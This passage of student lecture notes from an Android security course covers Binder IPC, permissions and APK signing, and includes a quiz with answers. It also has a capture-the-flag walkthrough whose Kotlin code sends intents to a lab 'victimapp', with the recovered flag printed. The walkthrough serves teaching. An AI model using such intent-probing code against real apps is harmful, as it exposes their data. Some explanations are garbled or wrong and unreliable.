  - o execute instruction "int 0x80" or "syscall"
  - o return value in "rax"
- ARM (Reference: [https://syscalls.w3challs.com/?arch=arm\\_strong](https://syscalls.w3challs.com/?arch=arm_strong))
  - o execute instruction "swi" or "svc"
  - o syscall number in "r7", args in "r0", "r1", "r2", ...
  - o return value in "r0"

Other references can be found here: <https://syscalls.w3challs.com/> or invoking the "man syscall" command, seeing the manual for architecture the registers or viceversa:

arch/ABI	arg1	arg2	arg3	arg4	arg5	arg6	arg7	Notes
arm/OABI	a1	a2	a3	a4	v1	v2	v3	
arm/EABI	r0	r1	r2	r3	r4	r5	r6	
arm64	x0	x1	x2	x3	x4	x5	-	
blackfin	R0	R1	R2	R3	R4	R5	-	
i386	ebx	ecx	edx	esi	edi	ebp	-	
ia64	out0	out1	out2	out3	out4	out5	-	
mips/o32	a0	a1	a2	a3	-	-	-	See below
mips/n32,64	a0	a1	a2	a3	a4	a5	-	
parisc	r26	r25	r24	r23	r22	r21	-	
s390	r2	r3	r4	r5	r6	r7	-	
s390x	r2	r3	r4	r5	r6	r7	-	
sparc/32	o0	o1	o2	o3	o4	o5	-	
sparc/64	o0	o1	o2	o3	o4	o5	-	
x86_64	rdi	rsi	rdx	r10	r8	r9	-	
x32	rdi	rsi	rdx	r10	r8	r9	-	

arch/ABI	Instruction	syscall #	retval	Notes
arm/OABI	swi NR	-	a1	NR is syscall #
arm/EABI	swi 0x0	r7	r0	
arm64	svc #0	x8	x0	
blackfin	excpt 0x0	P0	R0	
i386	int \$0x80	eax	eax	
ia64	break 0x100000	r15	r8	See below
mips	syscall	v0	v0	See below
parisc	ble 0x100(%sr2, %r0)	r20	r28	
s390	svc 0	r1	r2	See below
s390x	svc 0	r1	r2	See below
sparc/32	t 0x10	g1	o0	
sparc/64	t 0x6d	g1	o0	
x86_64	syscall	rax	rax	See below
x32	syscall	rax	rax	See below

Some requests might be accessing the current location, sending SMS, display in UI, playing sounds, talking to other apps, etc. Others might be “harder” ones.

For example, a call to `getLastLocation()` has these steps:


- App invokes Android API
  - o Say for instance `LocationManager.getLastLocation()` (reference [here](#))
  - o We are still within the app’s sandbox, running on underprivileged process
- Then, the service getting called use the privileged API at the system level
  - o `LocationManagerService.getLastLocation()` (reference [here](#))
  - o We are now in a “privileged” service

We rely on the Binder because we don’t want to write everything manually, translating APIs to set of system calls (something like “crossing the bridge”) – have a read [here](#). This allows for:

- Remote Procedure Call (RPC)
  - o Used to call other processes on the remote system like it happened locally
- Inter-Process Communication (IPC)
  - o Mechanisms provided by the OS to manage shared data

There can be security issues regarding these entry points, between the apps and the system specifically, so recent Android fixes needed to be made to address these issues.

In this below example, we see an application trying to access the `Location` service (Binder RPC):



Some comments here:

- This interaction is allowed by the AIDL (interface used to define the functions and their interfaces to expose functionalities to clients – from previous lecture)
  - o `Proxy/LocationManagerService` running in the user space,
  - o `Stub/LocationManager` running inside the non-privileged space
  - o Here, `Proxy` and `Stub` are automatically generated starting from AIDL
- As soon as the API gets called, the Binder intersects and forwards the location to the privileged process
  - o When it’s requested, it will return the right location value, going back to the client component

Let’s discuss about the Binder internals:

- `/dev/binder`
- `ioctl` syscall
  - o Multi-purpose syscall, to talk to drivers
  - o The Binder kernel driver takes care of it, dispatches messages and returns replies




Consider the many “Managers” in Android: Activity, Package, Telephony, Resource, Location, Notification (these and services are all visible in “adb” via command “adb shell service list”).


How do apps talk to each other?

- High-level API: Intents
- Under the hood: Binder calls

The procedure activated by the Binder is called *multiprocedure call*, where we have intents/content providers to deal with. In this example, we have an application *A* which wants to start an activity *X* belonging to another application *B* (Binder IPC [using an Intent]:  $A \rightarrow B.X$  in the following figure):



We effectively start an activity, and the *Binder Driver* understands what it means, needing the *ActivityManager* service (to manage all activities inside of Android). It understands it needs information from the outside of the application and replies accordingly to the request, then the final information is forwarded to the activity. This is all summarized by the following figure:



From a security perspective, an app cannot always do all these things:

- It has a private folder
  - o It can start other apps (always exporting the main activity)
  - o It can show things to the screen (when it's foreground)
- It can't
  - o open internet connection
  - o get current location
  - o write on external storage
  - o and so on – every permission must have an associated one to the external storage

Discussing about the Android Permission System (overview [here](#), reference [here](#)):

- The Android framework defines a long list of permissions
- An application can request a permission according to the security-sensitive level and each of these “protects” security-sensitive capabilities
  - The ability to “do” something sensitive
    - Open Internet connection/send SMS, etc.
  - The ability to “access” something sensitive
    - Accessing location/user contacts, etc.

Right here, there are many examples of permissions (the link for the Internet one you see from figure [here](#)):

- [INTERNET](#) (string: "android.permission.INTERNET")
- ACCESS\_NETWORK\_STATE, ACCESS\_WIFI\_STATE, CHANGE\_NETWORK\_STATE, READ\_PHONE\_STATE
- ACCESS\_COARSE\_LOCATION, ACCESS\_FINE\_LOCATION
- READ\_SMS, RECEIVE\_SMS, SEND\_SMS
- ANSWER\_PHONE\_CALLS, CALL\_PHONE, READ\_CALL\_LOG, WRITE\_CALL\_LOG
- READ\_CONTACTS, WRITE\_CONTACTS
- READ\_CALENDAR, WRITE\_CALENDAR
- RECORD\_AUDIO, CAMERA
- BLUETOOTH, NFC
- RECEIVE\_BOOT\_COMPLETED
- SYSTEM\_ALERT\_WINDOW
- SET\_WALLPAPER

There are many Permission Protection Levels (documentation [here](#)):

- *Normal*
  - They are invisible to the user, because they are automatically granted and allow to access sensitive resources
  - They are used by the Android OS has access rights to specific resources (e.g. Internet)
- *Dangerous*
  - These permissions require manual permission from the user
  - Examples of these are location, contacts, etc.
- *Signature*
  - A way for two different apps to declare a permission and make it available for both
    - Only apps with same signature can declare the same permission, protected even if customized
- *SignatureOrSystem*
  - Permission to either system apps or app with same signatures (app with platform keys for the specific Android version)

To grant dangerous permission (documentation [here](#)), we have to distinguish two cases:

- 1) Runtime requests
  - If device's API level  $\geq 23$  (Android 6) AND app's *targetSdkVersion*  $\geq 23$
- Some facts
  - The user is not notified at install time
  - The app initially doesn't have the permission, but it can be run
  - App needs to ask at runtime ("runtime prompt")

The user has the option to disable dangerous permissions, with a runtime dialogue like:



## 2) Install-time requests


- If device's API level < 23 (Android 6) OR app's targetSdkVersion < 23

### - Some facts:

- The user is asked about all permissions at installation time
- If user accepts: all permissions are granted
- If user does not accept: app installation is aborted

This time around, users *do not* have the option to disable them.

The user only had the full list of permission, like this:



To properly compare runtime and install-time prompts:

### - Runtime

- Pros
  - Users can install apps without giving all permissions
  - Users have contextual information to decide accept/reject
  - Permissions can be selectively enabled/disabled
- Cons
  - Multiple prompts can be annoying

### - Install time

- Pros
  - No annoying prompts after installation
- Cons
  - "All-or-nothing", grant all permissions or app can't be installed
  - No contextual info to take informed decisions

Permissions are organized in *groups* and *organized at a group level*

- Example: User grants  $X$  → all permissions in  $X$ 's group are automatically granted if an app's update asks for them
- Security implications: difficulties in revocation, limited customization

The following figure represents an example of permission groups:

#### SMS permission group

- RECEIVE\_SMS, READ\_SMS, SEND\_SMS

#### PHONE permission group

- READ\_PHONE\_STATE, READ\_PHONE\_NUMBERS, CALL\_PHONE, ANSWER\_PHONE\_CALLS

More on group/permission mappings [here](#).

Seeing *permissions from an app perspective*, they are written inside the Manifest file, parsed in the installation of the application and the permissions.

The following is an example of permission request:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.awesomeapp">

    <uses-permission android:name="android.permission.SEND_SMS"/>
    <application ...>
        ...
    </application>
</manifest>
```

These are handled as Linux groups:

- INTERNET permission → app's user is added to "inet" Linux group
- BLUETOOTH permission → app's user is added to "bt\_net" Linux group
- Declaration in AOSP (Android Open-Source Project): code [here](#)

Apps can also define custom permissions (documentation [here](#)), like:

```
<permission
    android:name="com.example.myapp.permission.DEADLY_STUFF"
    android:label="@string/permlab_deadlyStuff"
    android:description="@string/permdesc_deadlyStuff"
    android:permissionGroup="android.permission-group.DEADLY"
    android:protectionLevel="signature" />
```

- “System” permissions are defined the same way
  - Inside AndroidManifest.xml (AOSP reference code [here](#))
- By default, `android:exported` is false
- BUT if the component defines an “intent filter”, the default value is “true”.

Apps' components can specify which permissions are required to use them:

```
<receiver
    android:name="com.example.myapp.DeadlyReceiver"
    android:permission="com.example.myapp.permission.DEADLY_STUFF">
    <intent-filter>
        <action android:name="com.example.myapp.action.SHOOT"/>
    </intent-filter>
</receiver>
```

There can be custom permission use cases:

- `protectionLevel = "signature"`
  - Only apps signed by the same developer / company can get it
  - Example: big company with many apps
    - Facebook wants all its apps to have access to users' posts
    - Facebook does not want any other app to have access to this information

- `protectionLevel = "dangerous"`
  - o App controls security-related things / information (which are not strictly related to Android)
  - o App wants to provide this capability to other apps, but it wants to warn the user first

## 5.1 QUESTIONNAIRE 2 – LECTURE 3

---

1) Two apps can have a sharedUserID if:

- a. they share the same signature
- b. they share the same AndroidManifest file
- c. they share the same package name and the same signature

The package name it's the unique identifier of the app and it's unique; we can have different apps sharing the same signature (by the same dev). We can have apps having the same group of permissions and the components must be different (package name and activity) from each other.

2) Why do we need a separation between user space and kernel space?

- a. because apps can contain malicious code and might complete malicious actions if given access to the kernel space
- b. because apps are sandboxed
- c. because this is how Linux works

Thinking about vertical and horizontal separation of user apps between spaces.

3) The binder kernel driver allows an app to:

- a. be executed and interact with other apps
- b. be executed
- c. be executed, interact with other apps and access to shared resources

The binder allows apps to be executed (even showing a simple activity), because they are shared resources.

4) Normal permissions:

- a. are automatically granted without the user involvement
- b. are automatically granted with a notification to inform the user
- c. are granted at runtime

These permissions are hidden for the user, only the dangerous ones are shown.

5) Signature permissions are granted to:

- a. system apps
- b. apps signed with the platform keys
- c. apps signed with the same signature as the app defining the permission

Each app has its own signature but having the same one basically gives access to the same files, set of custom permissions, etc. The whole list of usual permissions does not require a signature, then system permissions, which do require a signature, e.g. by the manufacturer.

6) A component declared in the manifest file

*Written by Gabriel R.*

- in older Android versions, is exported by default if it also declares an intent filter
- is exported by default if it is an activity
- is exported by default

The activity is exported by default if it is the MainActivity, but you are not required to export an intent, only if you want to export it to other apps.

7) In Android, what is the relationship between app permissions and GIDs (Group IDs)?

- Android app permissions and GIDs are unrelated; they serve different security purposes within the Android ecosystem.
- Each Android permission corresponds to a unique GID, allowing apps with specific permissions to access resources and services within their associated GID.
- Android app permissions are associated with various system-defined GIDs, granting apps access to resources and services based on their assigned GID.

A GID maps with a group of permissions and inside of it we can map uniquely IDs depending on the specific context (say, a GID and a set of sub-GIDs). For example, if I have a GID 1 referred say for contacts, giving the 1 GID, maps the contacts; via sub-GIDs, we map other permissions each time.

## 5.2 CHALLENGE 2 – JUSTASK

---

Challenge description:

*There is an app installed on the system. The app has four activities. Each of them has one part of the flag. If you ask them nicely, they will all kindly reply with their part of the flag. They will reply with an Intent, the part of the flag is somehow contained there. Check the app's manifest for the specs. Good luck ;-)*

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.victimapp">

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.VictimApp">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name=".PartOne" android:exported="true"/>
        <activity android:name=".PartTwo">
            <intent-filter>
                <action android:name="com.example.victimapp.intent.action.JUSTASK"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Written by Gabriel R.

```

</activity>
<activity android:name=".PartThree" android:exported="true"/>
<activity android:name=".PartFour">
  <intent-filter>
    <action android:name="com.example.victimapp.intent.action.JUSTASKBUTNOTSOSIMPLE"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</activity>
</application>

```

```
</manifest>
```

### Solution

Basically, it's all specified inside the Manifest file. We have four Intents to launch and we're gonna do that as components. We don't need any other class other than the `MainActivity` one. Inside of it, we're gonna declare each Intent locally, create it as part of the package `com.example.victimapp` and the part specified each time.

For this, we can simply use (Kotlin like), the `startActivityForResult` method, giving each time the Intent order code and the intent themselves.

So we will have something like:

```

class MainActivity : AppCompatActivity() {

    private val TAG = "MOBIOTSEC"
    private val PART_ONE = 1
    private val PART_TWO = 2
    private val PART_THREE = 3
    private val PART_FOUR = 4

    private val flag = arrayOfNulls<String>(4)
    private var counter = 0

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        Log.i(TAG, "Entered main")

        try {
            // PartOne
            val intentPartOne = Intent()
            intentPartOne.component = ComponentName("com.example.victimapp",
"com.example.victimapp.PartOne")
            startActivityForResult(intentPartOne, PART_ONE)
            Log.i(TAG, "Sent Part $PART_ONE")

            // PartTwo
            val intentPartTwo = Intent("com.example.victimapp.intent.action.JUSTASK")
            startActivityForResult(intentPartTwo, PART_TWO)
            Log.i(TAG, "Sent Part $PART_TWO")

            // PartThree
            val intentPartThree = Intent()
            intentPartThree.component = ComponentName("com.example.victimapp",
"com.example.victimapp.PartThree")
            startActivityForResult(intentPartThree, PART_THREE)

```

```

Log.i(TAG, "Sent Part $PART_THREE")

// PartFour
val intentPartFour = Intent("com.example.victimapp.intent.action.JUSTASKBUTNOTSOSIMPLE")
startActivityForResult(intentPartFour, PART_FOUR)
Log.i(TAG, "Sent Part $PART_FOUR")
} catch (ex: Exception) {
    Log.e(TAG, ex.toString())
}
}
}

```

Each time, then, according to the Intent order, we're gonna decrypt the single Intent files and decrypt the whole flag. Making some debugs, we see that we receive strings from the Intents, but the fourth one is at least 220 bytes long; in the solution, then, I created the `onActivityResult` to have a subroutine that recursively checks the flag part and decrypts the whole data arriving in reverse, from the fourth up to the first one.

```

override fun onActivityResult(requestCode: Int, resultCode: Int, data: Intent?) {
    super.onActivityResult(requestCode, resultCode, data)

    Log.i(TAG, "Got data from Part $requestCode")

    if (data != null) {
        val flagPart = decryptBundle(data)

        flag[requestCode - 1] = flagPart
        counter++

        Log.i(TAG, "Received Part $requestCode:\n$flagPart")

        if (counter == 4) {
            val completeFlag = flag.joinToString("")
            Log.i(TAG, "Complete Flag:\n$completeFlag")
        }
    } else {
        Log.e(TAG, "Received null data from Part $requestCode")
    }
}
}

```

We then map a key for each Bundle we get, recursively taking the values and appending them; we do know the initial part of the flag, so we simply map iteratively and continuing unless we hit the final bytes, so the string will be fully decrypted in reverse. In the end, we will just need to reorder the pieces.

```

private fun decryptBundle(intent: Intent): String {
    val flagPart = StringBuilder()

    fun extractFlagFromBundle(bundle: Bundle) {
        for (key in bundle.keySet()) {
            val value = bundle.get(key)
            if (value is Bundle) {
                extractFlagFromBundle(value) // Recursively extract from nested Bundles
            } else {
                flagPart.append("$key: $value\n")
                if (key == "flag" && flagPart.contains("FLAG{")) {
                    // Stop if we found the complete flag
                    return
                }
            }
        }
    }
}

```



```

    }
  }
}

val extras = intent.extras
if (extras != null) {
    extractFlagFromBundle(extras)
}

return flagPart.toString()
}

```

This is a sample of execution of above code:

```
Starting: Intent { cmp=com.example.justask/.MainActivity }
```

```

----- beginning of main
10-12 19:06:48.453 27448 27448 I MOBIOTSEC: Entered main
10-12 19:06:48.463 27448 27448 I MOBIOTSEC: Sent Part 1
10-12 19:06:48.467 27448 27448 I MOBIOTSEC: Sent Part 2
10-12 19:06:48.471 27448 27448 I MOBIOTSEC: Sent Part 3
10-12 19:06:48.478 27448 27448 I MOBIOTSEC: Sent Part 4
10-12 19:06:48.914 27448 27448 I MOBIOTSEC: Got data from Part 4
10-12 19:06:48.914 27448 27448 I MOBIOTSEC: Received Part 4:
10-12 19:06:48.914 27448 27448 I MOBIOTSEC: never ending story: _cadendo}
10-12 19:06:48.914 27448 27448 I MOBIOTSEC: Got data from Part 3
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: Received Part 3:
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: hiddenFlag: _sed_saepe
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: flag: let's spice this up
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: Got data from Part 2
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: Received Part 2:
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: flag: lapidem_non_vi
10-12 19:06:48.916 27448 27448 I MOBIOTSEC: Got data from Part 1
10-12 19:06:48.917 27448 27448 I MOBIOTSEC: Received Part 1:
10-12 19:06:48.917 27448 27448 I MOBIOTSEC: flag: FLAG{Gutta_cavat_
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: Complete Flag:
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: flag: FLAG{Gutta_cavat_
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: flag: lapidem_non_vi
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: hiddenFlag: _sed_saepe
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: flag: let's spice this up
10-12 19:06:48.932 27448 27448 I MOBIOTSEC: never ending story: _cadendo}

```

The flag is made of these ones:

```

FLAG{Gutta_cavat_ (1)
lapidem_non_vi (2)
_sed_saepe (3)
_cadendo} (4)

```

Reconstructing it in order:

```
> `FLAG{Gutta_cavat_lapidem_non_vi_sed_saepe_cadendo}`
```

## 6 APP SIGNATURES AND CERTIFICATES (LECTURE 4)

Inside apps, signatures come as certificates:

- They are documents composed by the public key of a *public/private key pair*
- They are also made with some metadata identifying the owner of the key (person, company, or something else)
- The owner of the certificate holds the corresponding private key

What basically happens is this cycle:

- Developer generates a public/private key pair
  - o Private key: PRIV
  - o Public key: PUB
- The developer keeps PRIV secret
- PUB, as the name suggests, is public

A digital certificate is an electronic document that is used to identify an individual, a server, a company, or some other entity.

- Certificates use *public key cryptography* to address the problem of *impersonation*
- Files with *limited validity* used to guarantee an identity
- *Certificate authorities (CAs)* are entities that validate identities and issue certificates


There are many standards for creating certificates, the most used is *X509* (standard used in public key infrastructure (PKI) systems, digital document binding trust in chain).

- The *CA digital signature* allows the certificate to function as a *letter of introduction for users who know and trust the CA, but do not know the entity that is identified by the certificate* (to certify it wasn't tampered).

Generally, a certificate is composed by User and CA metadata and User's public key (to decode signature):

- Version, Serial number, Validity
- Owner public key
- Owner information
- Public key expiration time
- The CA that released the certificate
- The CA digital signature

The below schema describes how the complete workflow of the certificate-signing request works:




First, the key pair is generated and then the client sends its public key and metadata information allowing to identify the client itself.

- This forms the *Certificate Signing Request (CSR)*, formal request made by an entity (e.g., a web server or an individual) to a Certificate Authority (CA)
- This is used to generate a digital certificate only if the identity of the client is valid (also attaching metadata of itself along with the client inside the certificate)

Let's discuss a different example, using signing and verification as discussion:

- Suppose we have a bunch of metadata that we want to transmit, guaranteeing this was not compromised during transmission and the receiver being aware of the sender identity.
  - o We take this data and apply an hash function, transforming an unlimited amount of data in an information of fixed length.
  - o We then encrypt such hash with our own private key (we don't share this one), instead we share our public key along with the certificate to decrypt the signature
- We then try to retrieve the original data calculating the hash function from the digitally signed data and retrieve the signature data attached; if the hash on this signature matches the signature of the data, then the signature is considered valid

The entire process of signing and verifying might be summarized by this image:



The workflow in the image shows the process of signing and verifying a digital signature.

#### Signing

- The signer creates a hash of the data to be signed.
- The signer encrypts the hash using their private key.
- The signer attaches the signature to the data.

#### Verification

- The verifier decrypts the signature using the signer's public key.
- The verifier creates a hash of the data.
- The verifier compares the two hashes. If the hashes are equal, the signature is valid.

A few comments on the CA (Certification Authority):

- The CA signature guarantees the device - key bond
- There's a public list for "valid" and "expired" certificates at any given moment
- Each CA establishes its own procedure necessary for the client to get the certification


We have two types of CA:

- the *public* ones, which are the *trusted* ones
- the *private* ones, which are the *untrusted* ones

The CA structure is hierarchical, as the right figure describes:

- Root CA
  - o This is self signed
- Subordinate CAs
  - o These are signed by Root CA
- CAs under the subordinate CAs
  - o They have their CA certificates signed by the higher-level subordinate CAs

Hierarchically, we have a certification trust chain from the lower-level up to the root one. There are no external identities checking the validity of the CAs themselves.



Every developer can use a self-signed certificate embedded within the same application:

- This kind of certificate is issued by the same entity it certifies
- It's usually signed with CA's private key
- Certificates at the roots of the CA tree are self-signed
- Trust problem: the CA can emit as many certificates as it wants
  - o In the web browsing (where SSL certificates are used), if a certificate is expired and not checked by any CA, you can either go away or move on with navigation



In Android we rely on the same system, but we don't use certificates to check safety, but to distinguish between each developer (not to identify them):

- Certificates are not signed by CAs
- Apps' certificates can be self-signed
- SSL certificates can be self-signed, but they are not trusted by default
  - o Usually it's data appended to the manifest file, so anyone can create some data and make it seem like this is the "official" app
  - o How can we distinguish such a thing?
    - We use certificates for this purpose
      - A use case scenario might be updating an app with a fake one, so the latter will have access to all the personal data of the app, so not good
    - We just check the signatures are the same; this ensures they were developed by the same people

You can distinguish "system" vs "normal" apps:

- System apps are those that are signed with a "system" certificate
  - o the same as the underlying Android features
- That's how the system deals with "signature" permissions

So, you can determine that a given Facebook app has the same developer as a given Messenger app, but by only checking an app's certificate you cannot determine whether the Facebook app you have is the legitimate/official one.

In the case of SSL certificates, instead:

- The SSL certificate itself is part of a chain of trust, often referred to as the certificate chain.
- Each certificate in the chain is signed by the one above it, forming a hierarchy.
- Your browser comes pre-installed with a list of root certificates, which are certificates of trusted authorities.
- The last certificate in the chain should be signed by one of these root certificates.

The following is an example for generating a key pair and storing it in the specified keystore file with the provided configurations.

```
elosiouk@elosiouk:~/Desktop/mobisec/filehasher/custom-excersize$ keytool -genkey -v -k
eystore test1.keystore -alias androiddebugkey -keyalg DSA -sigalg SHA1withDSA -keysize
1024 -validity 10000
```

Instead, this one is a command to sign an APK file using the key pair stored in the specified keystore, applying the specified signature and digest algorithms.

```
elosiouk@elosiouk:~/Desktop/mobisec/filehasher/custom-excersize$ jarsigner -keystore
est1.keystore -verbose -storepass testme -keypass testme -sigalg SHA1withDSA -digestal
g SHA1 app-debug.apk androiddebugkey
```

If you open the certificate with a program, say *jadx*, which is a decompiler (so, it tries to retrieve the original source code of the application). In the lecture example:

```
APK signature verification result:
Signature verification succeeded
Valid APK signature v1 found

Signer ANDROID.DSA (META-INF/ANDROID.DSF)
Type: X.509
Version: 3
Serial number: 0x21247bc5
Subject: CN=Eleonora Losiouk, OU=Dept. of Mathematics, O=University of Padua, L=Padua, ST=Italy, C=IT
Valid from: Mon Mar 20 17:00:39 CET 2023
Valid until: Fri Aug 05 18:00:39 CEST 2050
Public key type: DSA
Y: 3360163966329857591062664928174510574105465276071436580706748773680381183408143741395218192437059813329184383568878741113240066471315
Signature type: SHA1withDSA
Signature OID: 1.2.840.10040.4.3
MD5 Fingerprint: 35 FB BD BF D7 C1 52 D0 66 89 BD 27 94 CF D4 9E
SHA-1 Fingerprint: 8B 1E CF C4 71 91 FD 82 F5 C0 71 06 DC 2F 80 93 07 E4 D2 29
SHA-256 Fingerprint: 0F 58 6A DD 4E 01 E4 D8 7F DC 3B D4 7E 58 A2 B2 35 93 78 8B 4A D2 BC 7E FE F0 C4 25 9E 18 1C 9E
```

One can also protect the files via the signature of the app and *jadx* will give us a warning in case they were not protected, as happens here (the source code is protected anyway):

```
Warnings
Files that are not protected by signature. Unauthorized modifications to this JAR entry will not be detected.
META-INF/androidx.activity_activity.version
META-INF/androidx.annotation_annotation-experimental.version
META-INF/androidx.appcompat_appcompat-resources.version
META-INF/androidx.appcompat_appcompat.version
META-INF/androidx.arch_core_core-runtime.version
META-INF/androidx.cardview_cardview.version
META-INF/androidx.coordinatorlayout_coordinatorlayout.version
META-INF/androidx.core_core-ktx.version
META-INF/androidx.core_core.version
META-INF/androidx.cursoradapter_cursoradapter.version
META-INF/androidx.customview_customview.version
META-INF/androidx.documentfile_documentfile.version
META-INF/androidx.drawerlayout_drawerlayout.version
META-INF/androidx.dynamicanimation_dynamicanimation.version
META-INF/androidx.emoji2_emoji2-views-helper.version
META-INF/androidx.emoji2_emoji2.version
META-INF/androidx.fragment_fragment.version
META-INF/androidx.interpolator_interpolator.version
META-INF/androidx.legacy_legacy-support-core-utils.version
META-INF/androidx.lifecycle_lifecycle-livedata-core.version
META-INF/androidx.lifecycle_lifecycle-livedata.version
META-INF/androidx.lifecycle_lifecycle-process.version
```

## 6.1 CHALLENGE 3 – SERIALINTENT

---

Challenge description:

*Start the SerialActivity, it will give you back the flag. Kinda.*

*Check out the source code of the AndroidManifest file, the SerialActivity and the FlagContainer classes of the victim app.*

```
=====
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.victimapp">
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportRtl="true"
    android:theme="@style/Theme.VictimApp">
    <activity android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <activity android:name=".SerialActivity" android:exported="true"/>
  </application>
```

```
</manifest>
```

```
=====
package com.example.victimapp;
```

